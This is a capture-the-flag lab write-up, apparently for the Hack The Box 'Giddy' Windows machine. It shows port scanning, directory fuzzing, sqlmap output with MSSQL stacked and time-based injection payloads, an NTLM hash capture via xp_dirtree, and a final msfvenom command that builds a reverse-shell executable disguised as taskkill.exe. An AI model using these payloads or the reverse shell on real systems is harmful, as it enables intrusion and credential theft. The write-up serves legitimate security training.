
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 19:15 IST
Nmap scan report for 10.10.10.104
Host is up (0.19s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_ssl-date: 2024-09-06T13:47:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after:  2018-09-14T21:28:55
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|   h2
|_  http/1.1
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-09-06T13:47:39+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GIDDY
|   NetBIOS_Domain_Name: GIDDY
|   NetBIOS_Computer_Name: GIDDY
|   DNS_Domain_Name: Giddy
|   DNS_Computer_Name: Giddy
|   Product_Version: 10.0.14393
|_  System_Time: 2024-09-06T13:47:31+00:00
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2024-09-05T13:43:05
|_Not valid after:  2025-03-07T13:43:05
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
```


2) Checked the website




3) Found login page
3) Found more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'https://10.10.10.104/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.10.104/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 700, Words: 27, Lines: 32, Duration: 269ms]
remote                  [Status: 302, Size: 157, Words: 6, Lines: 4, Duration: 213ms]
mvc                     [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 1870ms]
                        [Status: 200, Size: 700, Words: 27, Lines: 32, Duration: 340ms]
Remote                  [Status: 302, Size: 157, Words: 6, Lines: 4, Duration: 193ms]
:: Progress: [87651/87651] :: Job [1/1] :: 123 req/sec :: Duration: [0:08:49] :: Errors: 0 ::

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

4) Found a login page





5) Found another webapp



Vulnerability Assessment


1) Found sql injection







```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 493 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=JK34ltye1z9e8osjOsG9FPMx6HjKmrED6zCCv/gFSD5GN0iJUgh4iJLRFunO5vKTClgrrpM0cNqBs8jIVS8IRN+3C9FOjq8jWNB
YYioa/RSi+d9QRaSGBbLi1zonXf13jBRtIb8t2Vx5edqbU41QeaFV7yiuRYdC/97KLjDzoGmHSuDV20A8e/2oQ1cNs4RDapGd33ON9+dNRiE7WOJ0Ss3nCqaCsXw9EmREDCKvPjCCmKJPQpNZjiMYN1yfumC
Tyjk8JZnhTVY6txoWwvl9Ml94s09Up0OXmhhkDxFoKEVyFqrCKlREeL1DiPAnc6A5DXZ6f5RGrbeQHcurSSXYxwVkG9thIQm2Jlir6nWvehT/qy3uoVXK79cIu2xyEx3OX21Q5X+cpVLvlEEzmT3Pl5cNDCS
ZARd+nDCDSJXayPttYlLXFwFQksrWqcxIXX0TsgalYMtpZnUL8qZgOCNqjMb9po8NGIIgcXDWbjovrcoNF7sYI3nsszoos93dBynC6u5ZKaZFb4vFJsSBNSojuf/cnBT3HPmyErGffs8W654=&__VIEWSTAT
EGENERATOR=7DDB321F&__EVENTVALIDATION=bLEUY7kZTHCXvrTHJWl4U9kGioA7MN3LMaR3jW79vWHrzHcmf7duGcHS/7g4IKXf0dT0Tsc6+w5ZV/A40qwO8tRLbEMW5hrmiQGwEz7dLKSU0I1k8K1fTB
nEqOp84X+BmCNR1G7NyzY3MWCCQO5P9M0NibAwEgy9X5BLBgrN9ew=&ctl00$MainContent$SearchTerm=test';WAITFOR DELAY '0:0:5'--&ctl00$MainContent$Button1=Search

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=JK34ltye1z9e8osjOsG9FPMx6HjKmrED6zCCv/gFSD5GN0iJUgh4iJLRFunO5vKTClgrrpM0cNqBs8jIVS8IRN+3C9FOjq8jWNB
YYioa/RSi+d9QRaSGBbLi1zonXf13jBRtIb8t2Vx5edqbU41QeaFV7yiuRYdC/97KLjDzoGmHSuDV20A8e/2oQ1cNs4RDapGd33ON9+dNRiE7WOJ0Ss3nCqaCsXw9EmREDCKvPjCCmKJPQpNZjiMYN1yfumC
Tyjk8JZnhTVY6txoWwvl9Ml94s09Up0OXmhhkDxFoKEVyFqrCKlREeL1DiPAnc6A5DXZ6f5RGrbeQHcurSSXYxwVkG9thIQm2Jlir6nWvehT/qy3uoVXK79cIu2xyEx3OX21Q5X+cpVLvlEEzmT3Pl5cNDCS
ZARd+nDCDSJXayPttYlLXFwFQksrWqcxIXX0TsgalYMtpZnUL8qZgOCNqjMb9po8NGIIgcXDWbjovrcoNF7sYI3nsszoos93dBynC6u5ZKaZFb4vFJsSBNSojuf/cnBT3HPmyErGffs8W654=&__VIEWSTAT
EGENERATOR=7DDB321F&__EVENTVALIDATION=bLEUY7kZTHCXvrTHJWl4U9kGioA7MN3LMaR3jW79vWHrzHcmf7duGcHS/7g4IKXf0dT0Tsc6+w5ZV/A40qwO8tRLbEMW5hrmiQGwEz7dLKSU0I1k8K1fTB
nEqOp84X+BmCNR1G7NyzY3MWCCQO5P9M0NibAwEgy9X5BLBgrN9ew=&ctl00$MainContent$SearchTerm=test' WAITFOR DELAY '0:0:5'-- Zwzz&ctl00$MainContent$Button1=Search
---
```

2) Used xpdirtree to get ntlm hash




3) Cracked the hash




Exploitation

1) Connected with winrm



Privilege Escalation

1) Found a vulnerable software
https://www.exploit-db.com/exploits/43390



2) Made a payload

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.14 LPORT=443 -f exe -o taskkill.exe